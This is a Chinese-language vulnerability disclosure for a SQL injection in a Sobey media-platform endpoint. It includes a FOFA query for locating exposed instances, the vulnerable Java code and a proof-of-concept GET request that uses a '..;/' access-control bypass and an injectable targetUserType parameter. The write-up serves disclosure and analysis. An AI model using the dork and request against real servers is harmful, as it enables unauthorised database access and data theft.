漏洞简介
索贝产品中的 /sobey-mchEditor/mch/jztEditorScore/queryEditorScoreRank 接口存在SQL注入漏洞,攻击者可以通过构造恶意的SQL语句,获取数据库中的敏感信息,甚至可能导致数据库被完全控制。
影响版本
fofa语法
icon_hash="689611853"||app="SOBEY-融媒体" || body="You need to enable JavaScript to run this app" && header="Sobey"
漏洞分析
根据漏洞信息看下mch/jztEditorScore/queryEditorScoreRank的实现逻辑
@RequestMapping(
    value = {"/queryEditorScoreRank"},
    method = {RequestMethod.GET}
)
public Response queryEditorScoreRank(@RequestParam(value = "createStartTime",required = false) String createStartTime, @RequestParam(value = "endStartTime",required = false) String endStartTime, @RequestParam(value = "pageSize",required = false,defaultValue = "10") Integer pageSize, @RequestParam(value = "pageIndex",required = false,defaultValue = "0") Integer pageIndex, @RequestParam(value = "userName",required = false) String userName, @RequestParam("token") String token, @RequestParam("siteCode") String siteCode, @RequestParam(value = "targetUserType",required = false) String targetUserType, HttpServletRequest request) {
    QueryBuilder qb = new QueryBuilder(" select sum(zcncommoneditorscore.score) editeScoreTotal, count(distinct a.id) num, zcncommoneditorscore.targetUserCode , zcncommoneditorscore.targetUserName , zcncommoneditorscore.prop1 organizationName from zcnarticle a");
    if (!StringUtils.isEmpty(targetUserType)) {
        qb.append(String.format(JztEditorScoreServiceImpl.innerJoinTargetTypeScoreSQL, targetUserType));
    } else {
        qb.append(JztEditorScoreServiceImpl.innerJoinScoreSQL);
}参数targetUserType使用String.format格式化后,无任何过滤或校验处理,被直接拼接到qb这个sql语句中执行,从而造成了SQL注入漏洞。
漏洞复现
GET /sobey-mchEditor/js/..;/mch/jztEditorScore/queryEditorScoreRank?siteCode=&targetUserType='SQLI_POC&token=&userCode=admin HTTP/1.1
Host: sobey.mrxn.net

成功通过报错注入在响应回显数据库用户信息

